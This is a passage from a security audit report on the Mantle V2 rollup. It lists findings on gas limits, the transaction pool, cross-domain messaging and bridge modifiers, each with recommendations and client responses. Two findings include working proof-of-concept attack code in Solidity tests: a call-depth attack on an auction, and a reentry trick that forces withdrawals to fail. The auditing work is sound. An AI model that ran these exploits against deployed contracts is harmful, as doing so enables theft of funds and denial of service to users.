Therefore, on Ethereum a recursive call would revert before reaching 1024 depth, as even the most gas saving call operation would cost more than 3 gas. However, `99,181` gas is another story, the 1025 depth revert can be easily

triggered.

Coded PoC

The following coded PoC shows a realistic case of auction logic i saw in some project, it's all right on Ethereum and Mantle V1, but would suffer this attack after upgrade of Mantle V2.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.15;

import {Test, console2} from "forge-std/Test.sol";

contract Auction {
    address highestBidder;

    event SentFailed(address, uint256);

    function bid() external payable {
        address prevBidder = highestBidder;
        uint256 prevBid = address(this).balance - msg.value;
        if (msg.value <= prevBid) revert();

        // CEI pattern
        highestBidder = msg.sender;

        if (prevBidder != address(0)) {
            // use send() to prevent gas griefing attack
            bool success = payable(prevBidder).send(prevBid);
            if (!success) {
                // not revert on fail to prevent DoS attack, as prevBidder can simply revert
                // to block others from bidding any more
                emit SentFailed(prevBidder, prevBid);
            }
        }
    }

    // other functions ...
}
```

```
contract Attacker {
    address immutable _auction;
    uint256 immutable _bid;

    constructor(address auction, uint256 bid) {
        _auction = auction;
        _bid = bid;
    }

    function attack(uint256 depth) external {
        if (depth > 0) {
            this.attack(depth - 1);
        } else {
            Auction(_auction).bid{value: _bid}();
        }
    }

    receive() external payable {}
}
```

```
contract CallDepthAttackTest is Test {
    address alice = address(0x11);
    address bob = address(0x22);
    Auction auction;

    function setUp() public {
        auction = new Auction();
        deal(alice, 10 ether);
        deal(bob, 10 ether);
    }

    function testCallDepthAttackOnEthereum() public {
        bool expectAttackSuccess = false;
        _testCallDepthAttackWithBlockGasLimit(30_000_000, expectAttackSuccess);
    }

    function testCallDepthAttackOnMantle() public {
        bool expectAttackSuccess = true;
        _testCallDepthAttackWithBlockGasLimit(1e12, expectAttackSuccess);
    }
}
```

```

function _testCallDepthAttackWithBlockGasLimit(uint256 gasLimit, bool expectAttackSuccess) internal {
    vm.prank(alice);
    auction.bid{value: 1 ether}();

    Attacker attacker = new Attacker(address(auction), 1.1 ether);
    deal(address(attacker), 1.1 ether);
    if (!expectAttackSuccess) vm.expectRevert();
    attacker.attack{gas: gasLimit}(1022);

    vm.prank(bob);
    auction.bid{value: 2.2 ether}();

    if (expectAttackSuccess) {
        assertEq(address(attacker).balance, 2.1 ether);
    } else {
        assertEq(address(attacker).balance, 1.1 ether);
    }
}
}

```

And the logs:

```

MantleV2AuditTest> forge test --match-contract CallDepthAttackTest -vv
[#:] Compiling...
[#:] Compiling 1 files with 0.8.15Compiler run successful!
[#:] Compiling 1 files with 0.8.15
[#:] Solc 0.8.15 finished in 2.78s

Running 2 tests for test/CallDepthAttak.t.sol:CallDepthAttackTest
[PASS] testCallDepthAttackOnEthereum() (gas: 455367)
[PASS] testCallDepthAttackOnMantle() (gas: 863574)
Test result: ok. 2 passed; 0 failed; 0 skipped; finished in 20.98ms

Ran 1 test suites: 2 tests passed, 0 failed, 0 skipped (2 total tests)

```

Recommendation

KingNFT: Two options:

1. if there is no strong incentive for the extreme large block gas limit, then keep the block gas limit to no more than `1e9`

```
diff --git a/code/op-geth/core/blockchain.go b/code/op-geth/core/blockchain.go
index 52d9f93..26ecd3c 100644
--- a/code/op-geth/core/blockchain.go
+++ b/code/op-geth/core/blockchain.go
@@ -152,7 +152,7 @@ var defaultCacheConfig = &CacheConfig{
 }

const (
-   DefaultMantleBlockGasLimit = 0x4000000000000000
+   DefaultMantleBlockGasLimit = 1e9
)
```

2. otherwise, increase the max allowed call depth, such as

```
diff --git a/code/op-geth/params/protocol_params.go b/code/op-geth/params/protocol_params.go
index 476358c..9821bac 100644
--- a/code/op-geth/params/protocol_params.go
+++ b/code/op-geth/params/protocol_params.go
@@ -84,7 +84,7 @@ const (
    EpochDuration uint64 = 30000 // Duration between proof-of-work epochs.

    CreateDataGas      uint64 = 200 //
-   CallCreateDepth    uint64 = 1024 // Maximum depth of call/create stack.
+   CallCreateDepth    uint64 = 2048 // Maximum depth of call/create stack.
    ExpGas              uint64 = 10  // Once per EXP instruction
    LogGas              uint64 = 375  // Per LOG* operation.
    CopyGas             uint64 = 3    //
```

Client Response

client response for KingNFT: Acknowledged -. changed severity to Medium. Mantle mainnet Block gasLimit is 200,000,000,000, not 0x4000000000000000 or 1,000,000,000,000

mantle sepolia testnet will be set 200,000,000,000 too

And, there is a value call tokenRatio involved, which is $\text{eth_price} / \text{mnt_price}$. The value will be around 3000.

$200,000,000,000 / 3000 = 66666666$ is the actual block gasLimit that can be used in EVM

$66,666,666 * (63 / 64) ^ 1024 \approx 6$, which is safe.

So we think is not a critical issue, but we will follow the suggestion and modify the CallCreateDepth.

Consider as a Medium level.

- tokenRatio is defined in a system contract, and can be updated by ``GasOracle`` module module using [setTokenRatio](#)
- before tx executing in EVM, gasRemaining will be divided by ``tokenRatio``, please refer to the [code](#).

Secure3: . changed severity to Medium

MNT-19: Minimum pool gas fee is not compatible with both Legacy and DynamicFee transactions.

Category	Severity	Client Response	Contributor
Logical	Medium	Acknowledged	Oxffchain

Code Reference

- code/op-geth/core/txpool/txpool.go#L680C1-L683C3

```
NaN: // Drop non-local transactions under our own minimal accepted gas price or tip
NaN:     if tx.GasTipCapIntCmp(pool.gasPrice) < 0 {
NaN:         return ErrUnderpriced
NaN:     }
```

Description

Oxffchain: The Tx pool has a minimum gas price to which all transactions can not go below.

https://github.com/Secure3Audit/code_Mantle_V2_Public/blob/c8af0be0bca90dbffe2106afd5830c04ed355029/code/op-geth/core/txpool/txpool.go#L680C1-L683C3

```
// Drop non-local transactions under our own minimal accepted gas price or tip
if tx.GasTipCapIntCmp(pool.gasPrice) < 0 {
    return ErrUnderpriced
}
```

But the challenge with this is that it cannot capture both Legacy transactions and DynamicFee (1559) transactions at same time, cause the fee mechanism for both are very different.

For Legacy transactions the gas_price is sufficient for all fee mechanism, but for DynamicFee transactions, both GasTip and GasFee are needed. GasFee is max_priority_fee_per_gas + BaseFee, while GasTip is just max_priority_fee_per_gas. But the validation only checks GasTip, which defaults to GasPrice in Legacy transactions.

``tx_legacy.go``

```
func (tx *LegacyTx) gasTipCap() *big.Int    { return tx.GasPrice }
```

``tx_access_list.go``

```
func (tx *AccessListTx) gasTipCap() *big.Int    { return tx.GasPrice }
```

Should ``pool.gasPrice`` be set to a value that targets legacy transactions, it means all dynamicFee transactions will fail, as there is no way estimated gasTip will be larger than ``gas_fee`` in Legacy transactions. And if the ``pool.gasPrice`` is set to target dynamicfee transactions, it means all legacy transactions will pass, cause the ``gas_fee`` supplied in the legacy transactions will always be more than the tip, this makes the pool.gasPrice useless. This is with the knowledge that the ``gas_fee`` equivalent in dynamic transactions is ``max_fee_per_gas == (base_fee + max_priority_fee_per_gas)``.

Recommendation

Oxffchain: There should be minimum gas price that targets 1559 transactions differently, or ``gasFeeCap`` should be used in the validation, as it is the equivalent of ``gas_fee`` in Legacy transactions.

Client Response

client response for Oxffchain: Acknowledged - Acknowledged. We will fix it soon.

MNT-20: Malicious actor can force L2 messages to fail

Category	Severity	Client Response	Contributor
Logical	Medium	Acknowledged	SerSomeone

Code Reference

- code/mantle-v2/packages/contracts-bedrock/contracts/L1/L1CrossDomainMessenger.sol#L232-249

```
232: if (
233:     !SafeCall.hasMinGas(_minGasLimit, RELAY_RESERVED_GAS + RELAY_GAS_CHECK_BUFFER) ||
234:     xDomainMsgSender != Constants.DEFAULT_L2_SENDER
235: ) {
236:     failedMessages[versionedHash] = true;
237:     emit FailedRelayedMessage(versionedHash);
238:
239:     // Revert in this case if the transaction was triggered by the estimation address.
    This
240:     // should only be possible during gas estimation or we have bigger problems. Revert
    ing
241:     // here will make the behavior of gas estimation change such that the gas limit
242:     // computed will be the amount required to relay the message, even if that amount i
    s
243:     // greater than the minimum gas limit specified by the user.
244:     if (tx.origin == Constants.ESTIMATION_ADDRESS) {
245:         revert("CrossDomainMessenger: failed to relay message");
246:     }
247:
248:     return;
249: }
```

Description

SerSomeone: An attacker can make any L2 withdrawals that go through the L1CrossDomainMessenger fail. Which breaks the assumption that withdrawals will need to be replayed only when insufficient gas is defined used or the target reverted.

The `L1CrossDomainMessenger`` fails to relay a message and sets `failedMessages[versionedHash] = true`` if it identifies that the contract is re-entered (`xDomainMsgSender != Constants.DEFAULT_L2_SENDER``).

```
-----
// If `xDomainMsgSender` is not the default L2 sender, this function
// is being re-entered. This marks the message as failed to allow it to be replayed.
if (
    !SafeCall.hasMinGas(_minGasLimit, RELAY_RESERVED_GAS + RELAY_GAS_CHECK_BUFFER) ||
    xDomainMsgSender != Constants.DEFAULT_L2_SENDER
) {
    failedMessages[versionedHash] = true;
    emit FailedRelayedMessage(versionedHash);
-----
    return;
}
-----
```

This can be abused by a malicious actor to force withdrawals to fail instead of succeeding:

1. Malicious actor withdraws from L2 by calling `L2CrossDomainMessenger.sendMessage`` to malicious L1 contract.
2. After waiting period, malicious actor finalizes the withdrawal and makes his message fail in `L1CrossDomainMessenger`` (by either not sending enough gas or reverting in the contract).
3. Hacker sees that there are withdrawals that can be finalized and updates the malicious contract with the transaction details
4. Hacker calls `L1CrossDomainMessenger`` to replay his withdrawal which calls the malicious contract. `xDomainMsgSender`` is now set to the malicious actor address .
5. The malicious contract loops the finalize-able transaction and calls `OptimismPortal.finalizeWithdrawalTransaction`` with each transaction.
6. All the transactions will fail because `xDomainMsgSender != Constants.DEFAULT_L2_SENDER``

Essentially this breaks the assumption that messages configured with correct gas limits and targets that should not revert will be relayed successfully.

For example - this attack can break the flow of bridging ETH/ERC20 tokens from the `L2StandardBridge``.

All withdrawals can be forced to fail

Here is a POC demonstrating showing how a reenter to `relayMessage`` will force another message to fail.

You can add the following code to `L1CrossDomainMessenger.t.sol``

```
bool doNotRevert;
function makeMessageFail() external {
    require(doNotRevert, "need to fail");
    address target = address(this);
    address sender = Predeploys.L2_CROSS_DOMAIN_MESSENGER;

    // Set OptimismPortal l2Sender to L2_CROSS_DOMAIN_MESSENGER so relayMessage will work as if sent from OP
    vm.store(address(op), bytes32(senderSlotIndex), bytes32(abi.encode(sender)));
    vm.prank(address(op));

    // Call other message and get hash
    bytes32 hash = call_relayMessage(sender, target, 0, abi.encodeWithSelector(this.shouldSucceed.selector, ""));

    // Validate we succesfully made shouldSucceed fail
    assertEq(L1Messenger.failedMessages(hash), true);
}
function shouldSucceed() external {}
```

```

function call_relayMessage(address sender, address target, uint256 mntValue, bytes memory data)
internal returns (bytes32) {
    bytes32 hash = Hashing.hashCrossDomainMessage(
        Encoding.encodeVersionedNonce({ _nonce: 0, _version: 1 }),
        sender,
        target,
        mntValue,
        0,
        0,
        data
    );

    L1Messenger.relayMessage(
        Encoding.encodeVersionedNonce({ _nonce: 0, _version: 1 }),
        sender,
        target,
        mntValue,
        0,
        0,
        data
    );

    return hash;
}

```

```

function test_force_message_to_fail() external {
    address target = address(this);
    address sender = Predeploys.L2_CROSS_DOMAIN_MESSENGER;

    // Set OptimismPortal l2Sender to L2_CROSS_DOMAIN_MESSENGER so relayMessage will work as if sent from OP
    vm.store(address(op), bytes32(senderSlotIndex), bytes32(abi.encode(sender)));
    vm.prank(address(op));

    // Make our first message fail
    bytes32 hash = call_relayMessage(sender, target, 0, abi.encodeWithSelector(this.makeMessageFail.selector, ""));
    assertEq(L1Messenger.failedMessages(hash), true);

    // Now change makeMessageFail to not revert and make the other message fail
    // Validation that other message failed is in makeMessageFail function
    doNotRevert = true;
    call_relayMessage(sender, target, 0, abi.encodeWithSelector(this.makeMessageFail.selector, ""));
}

```

To run the POC

```
forge test --match-test "test_force_message_to_fail"
```

Recommendation

SerSomeone: in `finalizeWithdrawalTransaction`` check that `L1CrossDomainMessenger.xDomainMessageSender()` does revert

Client Response

client response for SerSomeone: Acknowledged - . changed severity to Medium. Although, the attacker can use this method to fail all following withdraw messages, the attacker can't get any benefit and users assets are safe. Besides, users just need to replay their withdrawal message to get their assets back. So we don't think this is an critical issue.

Secure3: . changed severity to Medium

Although, the attacker can use this method to fail all following withdraw messages, the attacker can't get any benefit and users assets are safe. Besides, users just need to replay their withdrawal message to get their assets back. So we don't think this is an critical issue.

MNT-21: Logical Flaw in Gas Price Estimation Handling

Category	Severity	Client Response	Contributor
Logical	Medium	Acknowledged	BradMoonUESTC

Code Reference

- code/op-geth/internal/ethapi/transaction_args.go#L260-L283

```
260: if runMode == core.GasEstimationMode || runMode == core.GasEstimationWithSkipCheckBalanceMode {
261:     // use default gasPrice if user does not set gasPrice or gasPrice is 0
262:     if args.GasPrice == nil && gasPrice.Cmp(common.Big0) == 0 {
263:         gasPrice = gasPriceForEstimate.ToInt()
264:     }
265:     // use gasTipCap to set gasFeeCap
266:     if args.MaxFeePerGas == nil && args.MaxPriorityFeePerGas != nil {
267:         gasFeeCap = args.MaxPriorityFeePerGas.ToInt()
268:     }
269:     // use gasFeeCap to set gasTipCap
270:     if args.MaxPriorityFeePerGas == nil && args.MaxFeePerGas != nil {
271:         gasTipCap = args.MaxFeePerGas.ToInt()
272:     }
273:     // use default gasPrice to set gasFeeCap & gasTipCap if user set gasPrice
274:     if args.GasPrice != nil {
275:         gasFeeCap = gasPrice
276:         gasTipCap = gasPrice
277:     }
278:     // use default gasPrice to set gasFeeCap & gasTipCap if user does not set any value
279:     if args.MaxFeePerGas == nil && args.MaxPriorityFeePerGas == nil && args.GasPrice == nil
{
280:         gasFeeCap = gasPriceForEstimate.ToInt()
281:         gasTipCap = gasPriceForEstimate.ToInt()
282:     }
283: }
```

Description

BradMoonUESTC: A critical logical flaw has been identified within the gas price estimation logic, specifically in the handling of user inputs for gas price (``GasPrice``), maximum fee per gas (``MaxFeePerGas``), and maximum priority fee per gas (``MaxPriorityFeePerGas``). The code aims to estimate transaction costs under various conditions by adjusting ``gasPrice``, ``gasFeeCap``, and ``gasTipCap`` based on the presence or absence of these user inputs. The vulnerability arises when none of the user inputs (``GasPrice``, ``MaxFeePerGas``, ``MaxPriorityFeePerGas``) are provided. The intended logic attempts to use a default gas price (``gasPriceForEstimate``) as a fallback. However, due to the sequential checks and absence of a condition to recognize when the default value has already been applied, the ``gasFeeCap`` and ``gasTipCap`` can be improperly set to the ``gasPriceForEstimate`` value, even after ``gasPrice`` has been set. This results in a scenario where the transaction's gas cost estimation does not reflect the actual conditions or intentions of the user, potentially leading to incorrect gas fee estimations.

Vulnerable Code Section:

```
if args.GasPrice == nil && gasPrice.Cmp(common.Big0) == 0 {
    gasPrice = gasPriceForEstimate.ToInt()
}
// Further logic that can override gasFeeCap and gasTipCap
// even after setting them to a default value
if args.MaxFeePerGas == nil && args.MaxPriorityFeePerGas == nil && args.GasPrice == nil {
    gasFeeCap = gasPriceForEstimate.ToInt()
    gasTipCap = gasPriceForEstimate.ToInt()
}
```

Recommendation

BradMoonUESTC: To mitigate this vulnerability and ensure the gas price estimation logic correctly reflects the user's intentions or defaults in the absence of specific inputs, a modification to the logic is recommended. Introduce a boolean flag that tracks whether the default gas price has been set, preventing further overrides unless explicitly required by the user's input. Here's an example of how the code can be adjusted:

```
defaultGasPriceSet := false // Initialize a flag to track if the default gas price is set

if args.GasPrice == nil && gasPrice.Cmp(common.Big0) == 0 {
    gasPrice = gasPriceForEstimate.ToInt()
    defaultGasPriceSet = true // Mark that the default gas price has been set
}

// Adjust the logic to consider the flag before setting gasFeeCap and gasTipCap
if !defaultGasPriceSet && args.MaxFeePerGas == nil && args.MaxPriorityFeePerGas == nil && args.Gas
Price == nil {
    gasFeeCap = gasPriceForEstimate.ToInt()
    gasTipCap = gasPriceForEstimate.ToInt()
}

// Ensure further logic respects this flag to prevent unintended overrides
```

Client Response

client response for BradMoonUESTC: Acknowledged - Acknowledged. We will fix it soon.

MNT-22:L1 and L2 **CrossDomainMessenger** calls target with insufficient gas and transactions can fail completely causing loss of funds

Category	Severity	Client Response	Contributor
Logical	Medium	Fixed	HollaDieWaldfee

Code Reference

- code/mantle-v2/packages/contracts-bedrock/contracts/L1/L1CrossDomainMessenger.sol#L254

```
254: bool success = SafeCall.call(_target, gasleft() - RELAY_RESERVED_GAS, _ethValue, _message);
```

- code/mantle-v2/packages/contracts-bedrock/contracts/L2/L2CrossDomainMessenger.sol#L258

```
258: bool success = SafeCall.call(_target, gasleft() - RELAY_RESERVED_GAS, _mntValue, _message);
```

- code/mantle-v2/packages/contracts-bedrock/contracts/universal/CrossDomainMessenger.sol#L157

```
157: uint64 public constant RELAY_RESERVED_GAS = 140_000;
```

Description

HollaDieWaldfee: The constants in `CrossDomainMessenger` that are used for gas accounting are the following:

```
/**
 * @notice Constant overhead added to the base gas for a message.
 */
uint64 public constant RELAY_CONSTANT_OVERHEAD = 200_000;

/**
 * @notice Numerator for dynamic overhead added to the base gas for a message.
 */
uint64 public constant MIN_GAS_DYNAMIC_OVERHEAD_NUMERATOR = 64;

/**
 * @notice Denominator for dynamic overhead added to the base gas for a message.
 */
uint64 public constant MIN_GAS_DYNAMIC_OVERHEAD_DENOMINATOR = 63;

/**
 * @notice Extra gas added to base gas for each byte of calldata in a message.
 */
uint64 public constant MIN_GAS_CALLDATA_OVERHEAD = 16;

/**
 * @notice Gas reserved for performing the external call in `relayMessage`.
 */
uint64 public constant RELAY_CALL_OVERHEAD = 40_000;

/**
 * @notice Gas reserved for finalizing the execution of `relayMessage` after the safe call.
 */
uint64 public constant RELAY_RESERVED_GAS = 140_000;

/**
 * @notice Gas reserved for the execution between the `hasMinGas` check and the external
 *         call in `relayMessage`.
 */
uint64 public constant RELAY_GAS_CHECK_BUFFER = 5_000;
```

For this issue, only the `RELAY_RESERVED_GAS = 140_000` and `RELAY_GAS_CHECK_BUFFER = 5_000` are relevant. `RELAY_RESERVED_GAS` has been increased from `40_000` in Optimism to `140_000` to account for two calls to `approve()`, each consuming `50_000` gas.

In `L1CrossDomainMessenger` and `L2CrossDomainMessenger`, it can be observed that one `approve()` call is before the external call to the target and the other `approve()` call is after the external call to the target.

```

    if (_mntValue!=0){
        IERC20(L1_MNT_ADDRESS).approve(_target, _mntValue);
    }
    xDomainMsgSender = _sender;
    bool success = SafeCall.call(_target, gasleft() - RELAY_RESERVED_GAS, _ethValue, _message);

    xDomainMsgSender = Constants.DEFAULT_L2_SENDER;
    if (_mntValue!=0){
        IERC20(L1_MNT_ADDRESS).approve(_target, 0);
    }

```

Accounting for both calls to `approve()` in the `RELAY_RESERVED_GAS` constant is only correct if both `approve()` calls were AFTER the external call to the target, since `RELAY_RESERVED_GAS` reserves the gas for AFTER the call to the target. Instead, the first call to `approve()` must be accounted for in `RELAY_GAS_CHECK_BUFFER`. This becomes obvious from reading the documentation of both constants:

```

/**
> * @notice Gas reserved for finalizing the execution of `relayMessage` after the safe call.
*/
uint64 public constant RELAY_RESERVED_GAS = 140_000;

/**
> * @notice Gas reserved for the execution between the `hasMinGas` check and the external
*       call in `relayMessage`.
*/
uint64 public constant RELAY_GAS_CHECK_BUFFER = 5_000;

```

What the current logic does is that it restricts the gas that is passed to the `target` to less than the specified `_minGasLimit`.

This is a problem for multiple reasons:

1. The logic in the target may depend on the gas that is passed. The guarantee from the CrossDomainMessenger is to never pass along less than `_minGasLimit`. If this guarantee does not hold, an unintended execution path may be taken, possibly resulting in a loss of funds for the user / application.
2. When sending a message, users have to overpay for gas in all cases. The actual gas that the target is called with is less than they have paid for. This is a loss of funds that accumulates over the number of transactions. Based on the gas price of 60 gwei at time of writing, and ETH price of \$3950, 50_000 gas cost roughly \$11. This is the price that every transaction overpays.
3. Failed transactions need to be replayed, incurring additional gas fees. This cost is only bounded by the block gas limit, and a very expensive transaction may cost a hundred dollars or more to replay.
4. The subtraction `gasleft() - RELAY_RESERVED_GAS` may revert due to underflow and the transaction fails, without the ability to replay it. This also is a direct loss of funds and breaks a core mechanism of the CrossDomainMessenger contracts, which is that by going through the `basGas()` calculation, transactions can never fail in `relayMessage()` and will at least be replayable.

Let's consider a simple example where `CrossDomainMessenger.sendMessage()` is called for a message that specifies 9k gas as its `_minGasLimit` and a length of 0 bytes (it might just call the fallback function).

The `baseGas()` calculation then calculates $200k + 0 \cdot 16 + 9k \cdot 64 / 63 + 40k + 140k + 5k = 394_142$.

When the `relayMessage()` function is called with this amount and once the `gasLeft() - RELAY_RESERVED_GAS` line has been reached, `RELAY_CONSTANT_OVERHEAD` can be spent. Also the first `approve()` has been called along with the 5k for `RELAY_GAS_CHECK_BUFFER` after the gas check. `gasLeft()` would thus be $394k - 200k - 50k - 5k = 139k$, and `gasLeft() - RELAY_RESERVED_GAS` would underflow and revert.

The same calculation applies when the `_minGasLimit` is higher and the first 3 scenarios can occur.

Recommendation

HollaDieWaldfee: The issue is fixed by reducing the `RELAY_RESERVED_GAS` constant from `140_000` to `90_000`.

This accounts for the `40_000` gas that Optimism reserves natively for the execution after the external call, and an additional `50_000` gas for the `approve()` call that is specific to Mantle.

The `50_000` gas for the first call to `approve()` must be accounted for in the `RELAY_GAS_CHECK_BUFFER` variable. This is the variable that accounts for the gas cost immediately before the external call.

```
/**
 * @notice Gas reserved for finalizing the execution of `relayMessage` after the safe call.
 */
- uint64 public constant RELAY_RESERVED_GAS = 140_000;
+ uint64 public constant RELAY_RESERVED_GAS = 90_000;

/**
 * @notice Gas reserved for the execution between the `hasMinGas` check and the external
 *         call in `relayMessage`.
 */
- uint64 public constant RELAY_GAS_CHECK_BUFFER = 5_000;
+ uint64 public constant RELAY_GAS_CHECK_BUFFER = 55_000;
```

Client Response

client response for HollaDieWaldfee: Fixed - <https://github.com/mantlenetworkio/mantle-v2/pull/146> has fixed this issue.

MNT-23: Issues with `onlyEOA()` modifier breaking the intended design

Category	Severity	Client Response	Contributor
Logical	Medium	Acknowledged	0xRizwan

Code Reference

- code/mantle-v2/packages/contracts-bedrock/contracts/universal/StandardBridge.sol#L181-L184

```
181: require(
182:     msg.sender==tx.origin,
183:     "StandardBridge: msg sender must equal to tx origin"
184: );
```

Description

0xRizwan: `onlyEOA()` modifier is used across different contracts to only allow the `Externally owned wallet` address from accessing functions. This means that smart wallet or contract addresses calling such EOA restricted functions will always revert.

However, the current implementation of `onlyEOA` has some big issues which is in need of discussion:

Below `onlyEOA()` is implemented in `StandardBridge.sol` which is an abstract contract.

```
modifier onlyEOA() {
    require(
        !Address.isContract(msg.sender),
        "StandardBridge: function can only be called from an EOA"
    );
    require(
        msg.sender==tx.origin,
        "StandardBridge: msg sender must equal to tx origin"
    );
    _;
}
```

`StandardBridge.sol` is inherited in contracts like `L1StandardBridge.sol` where `onlyEOA()` modifier has been used for functions like `receive()`, `depositETH()`, `depositMNT()`, `depositERC20()`, `bridgeETH()`, `bridgeMNT()` and `bridgeERC20()` where these functions are restricted from calling by contract addresses.

Similarly, `StandardBridge.sol` is also inherited in contracts like `L2StandardBridge.sol` where `receive()`, `withdraw()`, `bridgeETH()`, `bridgeMNT()` and `bridgeERC20()` functions where calling of these functions is restricted from contract addresses.

There are 2 issues with `onlyEOA()` implementation.

Let's break both to understand the context like condition 1 and condition 2.

Issue 01:

```

modifier onlyEOA() {

    . . . condition 1

    require(
@>      msg.sender==tx.origin,
        "StandardBridge: msg sender must equal to tx origin"
    );
    _;
}

```

modifier `onlyEOA` is used to ensure calls are only made from EOA. However, [EIP 3074](#) suggests that using `onlyEOA` modifier to ensure calls are only from EOA might not hold true.

For `onlyEOA`, `tx.origin` is used to ensure that the caller is from an EOA and not a smart contract.

However, according to [EIP 3074](#),

"This EIP introduces two EVM instructions AUTH and AUTHCALL. The first sets a context variable authorized based on an ECDSA signature. The second sends a call as the authorized account. This essentially delegates control of the externally owned account (EOA) to a smart contract."

Therefore, using `tx.origin` to ensure `msg.sender` is an EOA will not hold true in the event EIP 3074 goes through.

Issue 01 Impact:

Using modifier `onlyEOA` to ensure calls are made only from EOA will not hold true in the event EIP 3074 goes through.

Issue 01 reference:

<https://github.com/sherlock-audit/2023-02-blueberry-judging/issues/21>

It should be noted that, condition 1 in `onlyEOA()` would be enough to check the EOA address.

```

modifier onlyEOA() {
    require(
        !Address.isContract(msg.sender),
        "StandardBridge: function can only be called from an EOA"
    );

    . . . condition 2
    _;
}

```

The `onlyEOA` modifier in the contract used openzeppelin `Address.isContract()` to check whether the address is EOA address or contract address.

The contract has used openzeppelin version `4.7.3` where `Address.isContract` is shown as:

```

function isContract(address account) internal view returns (bool) {
    return account.code.length > 0;
}

```

The invert of this condition will be good enough to check EOA address.

Recommendation

OxRizwan: To avoid the above issues with current implementation of `onlyEOA()`, consider making below changes.
In `StandardBridge.sol`,

```
modifier onlyEOA() {
    require(
        !Address.isContract(msg.sender),
        "StandardBridge: function can only be called from an EOA"
    );
-   require(
-       msg.sender==tx.origin,
-       "StandardBridge: msg sender must equal to tx origin"
-   );
-   _;
}
```

and In `OptimismPortal.sol`,

```
modifier onlyEOA() {
    require(
        !Address.isContract(msg.sender),
        "StandardBridge: function can only be called from an EOA"
    );
-   require(
-       msg.sender==tx.origin,
-       "StandardBridge: msg sender must equal to tx origin"
-   );
-   _;
}
```

There is no need to check EOA address two times in one modifier, given the reason above, its better to delete the condition now otherwise this modifier will always revert as cited the EIP reasons above.

Client Response

client response for OxRizwan: Acknowledged - we will follow the suggestion and fix it.

MNT-24:IntrinsicGas over estimates gas for transaction.

Category	Severity	Client Response	Contributor
Logical	Medium	Declined	Oxffchain

Code Reference

- code/op-geth/light/txpool.go#L408-L416

```
408: // Should supply enough intrinsic gas
409: gas, err := core.IntrinsicGas(tx.Data(), tx.AccessList(), tx.To() == nil, true, pool.istanbul, pool.shanghai)
410: if err != nil {
411:     return err
412: }
413: if tx.Gas() < gas {
414:     return core.ErrIntrinsicGas
415: }
```

Description

Oxffchain: During transaction validation, intrinsic gas is estimated to make sure that the gas supplied by the user is above the intrinsic gas, but the process of this validation it is done wrongly as it wrongly includes sponsor data details in its estimates. This is not correct since the sponsor details never makes it to the EVM and thus not involved in the execution or storage of the transaction results.

```
    intrGas, err := core.IntrinsicGas(tx.Data(), tx.AccessList(), tx.To() == nil, true, pool.istanbul, pool.shanghai)
    if err != nil {
        return err
    }
    tokenRatio := pool.currentState.GetState(types.GasOracleAddr, types.TokenRatioSlot).Big().Uint64()
    if tx.Gas() < intrGas*tokenRatio { // @audit why?
        return core.ErrIntrinsicGas
    }
    return nil
```

As seen above the tx.Data() is included in the call to intrinsic gas, and the decoded transaction data at this point is still like so:

```

type MetaTxParams struct {
    ExpireHeight    uint64
    SponsorPercent  uint64
    Payload         []byte
    // In tx simulation, Signature will be empty, user can specify GasFeeSponsor to sponsor gas fee
    GasFeeSponsor   common.Address
    // Signature values
    V *big.Int
    R *big.Int
    S *big.Int
}

```

This also includes the prefix as required in the metaTx validation, which is about 32 bytes.

```

const (
    MetaTxPrefixLength = 32
    OneHundredPercent  = 100
)

-----

func DecodeMetaTxParams(txData []byte) (*MetaTxParams, error) {
    -----
    if !bytes.Equal(txData[:MetaTxPrefixLength], MetaTxPrefix) {
        return nil, nil
    }
    -----
}

```

Recommendation

Oxffchain: Recommendation

The data the intrinsic gas estimation should be looking at is `tx.MetaTxParams.payload``, which is what is going to be reformatted to the transaction data before its executed.

```

func (st *StateTransition) applyMetaTransaction() error {
    if st.msg.MetaTxParams == nil {
        return nil
    }
    if st.msg.MetaTxParams.ExpireHeight < st.evm.Context.BlockNumber.Uint64() {
        return types.ErrExpiredMetaTx
    }
    st.msg.Data = st.msg.MetaTxParams.Payload
    return nil
}

```

Client Response

client response for 0xffchain: Declined - Meta tx brings a more complex gas fee mechanism. So it is reasonable for sponsor to spend more gas fee.

Secure3: Meta tx brings a more complex gas fee mechanism. So it is reasonable for sponsor to spend more gas fee.

MNT-25:Incorrect calldata gas estimation could lead to some deposits failing unexpectedly

Category	Severity	Client Response	Contributor
Logical	Medium	Fixed	plasmablocks

Code Reference

- code/mantle-v2/packages/contracts-bedrock/contracts/L1/L1CrossDomainMessenger.sol#L125

```
125: baseGas(_message, _minGasLimit),
```

- code/mantle-v2/packages/contracts-bedrock/contracts/L2/L2CrossDomainMessenger.sol#L258

```
258: bool success = SafeCall.call(_target, gasleft() - RELAY_RESERVED_GAS, _mntValue, _message);
```

- code/mantle-v2/packages/contracts-bedrock/contracts/universal/CrossDomainMessenger.sol#L514-L532

```
514: function baseGas(bytes calldata _message, uint32 _minGasLimit) public pure returns (uint64) {
515:     return
516:         // Constant overhead
517:         RELAY_CONSTANT_OVERHEAD +
518:         // Calldata overhead
519:         (uint64(_message.length) * MIN_GAS_CALLDATA_OVERHEAD) +
520:         // Dynamic overhead (EIP-150)
521:         ((_minGasLimit * MIN_GAS_DYNAMIC_OVERHEAD_NUMERATOR) /
522:          MIN_GAS_DYNAMIC_OVERHEAD_DENOMINATOR) +
523:         // Gas reserved for the worst-case cost of 3/5 of the `CALL` opcode's dynamic gas
524:         // factors. (Conservative)
525:         RELAY_CALL_OVERHEAD +
526:         // Relay reserved gas (to ensure execution of `relayMessage` completes after the
527:         // subcontext finishes executing) (Conservative)
528:         RELAY_RESERVED_GAS +
529:         // Gas reserved for the execution between the `hasMinGas` check and the `CALL`
530:         // opcode. (Conservative)
531:         RELAY_GAS_CHECK_BUFFER;
532: }
```

Description

plasmablocks: When a user deposits funds on the `L1StandardBridge` the resulting `depositTransaction` has an expected gas fee on L2 calculated by `CrossDomainMessenger::baseGas()`. In the `baseGas()` calculation, the expected cost for the calldata is calculated like so:

```
(uint64(_message.length) * MIN_GAS_CALLDATA_OVERHEAD) + // messageLength * 16
```

This calculation only covers the gas for calldata during the execution of `L2CrossDomainManager::relayMessage()` but not the second call to the `_target` address on L2. This could result in unexpected L1 -> L2 deposit failures which could cost users extra gas spending and delays on successful deposits.

Recommendation

plasmablocks: Update the calldata overhead calculation to consider the calldata gas cost of both ``relayMessage`` and the external call to the ``_target`` address:

```
((uint64(_message.length) * 2) * MIN_GAS_CALLDATA_OVERHEAD) + // messageLength * 16
```

Client Response

